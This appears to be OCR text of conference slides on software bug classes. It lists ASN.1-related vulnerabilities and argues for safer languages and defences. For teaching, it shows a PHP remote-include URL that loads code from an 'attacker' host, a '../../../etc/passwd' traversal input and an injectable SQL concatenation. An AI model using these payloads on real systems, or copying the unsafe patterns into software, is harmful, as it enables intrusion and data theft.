
Strange Attractors in Software Development


Because of increased complexity, this Solution-Terrain can't be as easily visualized as simple algorithms.

But we still expect Software Development to be a complex adaptive process, where complex patterns arise from simple rules,
and thus a complex system.

And complex systems have Strange Attractors.

The solution terrain





If Software-Development is like Marble Madness, it should be possible for us to find some of these Strange Attractors.

And thats not even hard:

Some big attractors are common Bug-Classes:

As soon as C is used, you can be certain that any slightly larger program is bound to have memory management problems (Buffer Overflows, double free(), Memory Leaks, Null-Pointer Dereferences, ...)

Commands that are syntactically close, but semantically different provoke typos.

The Security of ASN.1:

Wikipedia about ASN.1:

In telecommunications and computer networking Abstract Syntax Notation one (ASN.1) is a standard and flexible notation that describes data structures for representing, encoding, transmitting, and decoding data. It provides a set of formal rules for describing the structure of objects that are independent of machine-specific encoding techniques and is a precise, formal notation that removes ambiguities.

ASN.1 is a joint ISO and ITU-T standard, originally defined in 1984 as part of CCITT X.409:1984. ASN.1 moved to its own standard, X.208, in 1988 due to wide applicability. The substantially revised 1995 version is covered by the X.680 series.

Standards using ASN.1

*) SNMP – Simple Network Management Protokol
*) VOIP/H323
*) SSL/TLS – Secure Socket Layer / Transport Layer Security / HTTPS
*) NTLM – NT Lan Manager Authentication Service
*) ASN.1 Compiler
*) S/MIME – Secure/Multipurpose Internet Mail Extensions
*) IKE – Internet Key Exchange (VPN)
*) Kerberos Authentication Service
*) LDAP – Lightweight Directory Access Protocol
*) CIFS/SMB – Common Internet File System / Samba

Security Vulnerabilities in Standards that use ASN.1

*) SNMP – Simple Network Management Protokol
  + CA-2002-03 (ADTran, AdventNet, ADVA, Alcatel, Allied Telesyn, APC, Aprisma, Avaya, BinTec, BMC, CacheFlow, 3Com, ucd-snmp, Cisco, CNT, Compaq, Computer Associates, COMTEK, Concord, Controlware, Dart Communications, Microsoft, Lotus Domino, ...)
  + CAN-2004-0918 (Squid Web Proxy SNMP ASN1 Handling)
*) VOIP/H323
  + DoS in Vocaltec VoIP gateway in ASN.1/H.323/H.225 stack
*) SSL/TLS – Secure Socket Layer / Transport Layer Security / HTTPS
  + Microsoft ASN.1 Library Bit String Heap Corruption
  + Microsoft ASN.1 Library Length Overflow Heap Corruption
  + CAN-2003-0543 - Integer overflow in OpenSSL 0.9.6 and 0.9.7 with certain ASN.1 tag values.
  + CAN-2004-0401 - libtASN1 DER parsing issue (GNUTLS)
*) NTLM – NT Lan Manager Authentication Service
  + CAN-2003-0818 - Multiple integer overflows in Microsoft ASN.1 library (MSASN1.DLL)

Security Vulnerabilities in Standards that use ASN.1 (Continued)

*) ASN.1 Compiler
  + BID-11370: ASN.1 Compiler Multiple Unspecified Vulnerabilities
*) S/MIME – Secure/Multipurpose Internet Mail Extensions
  + CAN-2003-0564: Multiple vulnerabilities in multiple vendor implementations [...] and possibly execute arbitrary code via an S/MIME email message containing certain unexpected ASN.1 constructs
*) IKE – Internet Key Exchange (VPN)
  + BID-10820: Check Point VPN-1 ASN.1 Buffer Overflow Vulnerability
*) Kerberos Authentication Service
  + CAN-2004-0644: The asn1buf_skiptail function in the ASN.1 decoder library for MIT Kerberos 5 (krb5) 1.2.2 through 1.3.4 allows remote attackers to cause a denial of service
*) LDAP – Lightweight Directory Access Protocol
  + CA-2001-18 (iPlanet, IBM, Lotus Domino, Eudora WorldMail, MS Exchange, NA PGP Keyserver, Oracle Internet Directory, OpenLDAP, ...)
*) CIFS/SMB – Common Internet File System / Samba
  + CAN-2004-0807: Samba 3.0.6 and earlier allows remote attackers to cause a denial of service via certain malformed ASN.1 requests

Proactive Defense

- Increased use of Higherlevel Languages is beginning to marginalize buffer overflows.
  - --> The choice of tools changes the solution terrain.
  - All mentioned ASN.1 Security-Problems had been in lowlevel-language implementations.
  - Much fewer security problems with highlevel ASN.1 Implementations so far.

Secure Tools, Secure Programming Languages

- Syntax is relevant.
- It is much more effective to avoid a bug, than to make it hard to exploit it.
- The susceptibility of a Language for a class of bugs, is the probability of a randomly chosen programmer to make a mistake from that class (Random Rolling Marble Model)

Programming Environment Requirements

- No Magic: Programming languages shouldn't guess. Explicit is better than implicit.
- Sufficient Expressiveness
- Avoiding unnecessary redundancy
- Less code is better than more code.
- Sufficient Hamming-Distance between Codewords with different meaning
- Principle of least Surprise.
- The best way should be simplest. Easy things should be easy, hard things should be possible.

No Magic

- Negative Example PHP:
  - Userinput automatically is put into global Variables.
    http://xxx/foo.php?blah=foo -> implicit $blah = “foo”;
  - Undefined Variables get automatically defined as empty on use.
  - When two variables of differing type get compared, one of them gets implicitly converted.
    - $id == "my_string" is true if
      1. $id is a string that contains “my_string” or
      2. If $id is an integer with value 0, then “my_string” gets converted to an int of value 0.
  - fopen(), include(), understand URLs.
    - http://victim/site.php?subsite=”http://attacker/malicious.txt“
      -> include($subsite) executes php code which gets downloaded from a remote server.
  - ...

Sufficient Expressiveness 1/2

- Negative Example: Programmer wants to iterate over the Elements of a list:
  - for (x = 0; x < len(argv); x++)
    doSmtn(argv[1]);

    instead of:
  - for (elem in argv):
    doSmtn(elem)

- ---> A highlevel construct, Iterators, abstract the problem.

Sufficient Expressiveness 2/2

- Negative Example: Programmer wants to list all Files from within a directory.

  - while (false **!==** ($file = readdir($handle)))
    echo “$file\n”;

    instead of

  - for x in os.listdir("."):
    print x

Avoiding Redundancy

- Code Duplication makes code hard to read and maintain.
- Statically typed languages like Java require unnecessary amounts of code duplication, are more often part of the problem, than of the solution.
- Double use of {} and indentation is redundant. Humans look at the indentation, compilers the {}. Unifying this removes a source of bugs.

Sufficient Hamming Distance

- if (x == 5) { /* ... */ }
  too close to
- if (x = 5) { /* ... */ }

- char *x[ ] = {"hase", "kuh", "haus", "baum"};
  too close to
- char *x[ ] = {"hase", "kuh", "haus" "baum"};

Defense Techniques: Path Normalization

- The Problem:
  userSuppliedFilename = “../../../etc/passwd”;
  open(“/var/www/data/”+userSuppliedFilename);

- The Solution:


foo/1/2/3/4/../../7 -> foo/1/2/7
data/file.txt -> /var/www/data/file.txt

path = normalize_path(“data/file.txt”)
  path.startswith(“/var/www”)

Defense Techniques: Input Validation 1/2


- Right now Input Validation is optional. You can just use any string for anything:

“SELECT * FROM table WHERE user=’” + username + “’”



Defense Techniques: Input Validation 2/2

- We can do better.



Summary

- Requirements and Constraints that define what is allowed and what isn't, are necessary.
- Good Tools improve code quality
- Programmers that know how to attack applications, write better code.
- Coding Standards set a baseline for code quality.
- Regular verification of code quality is necessary to maintain that baseline.

END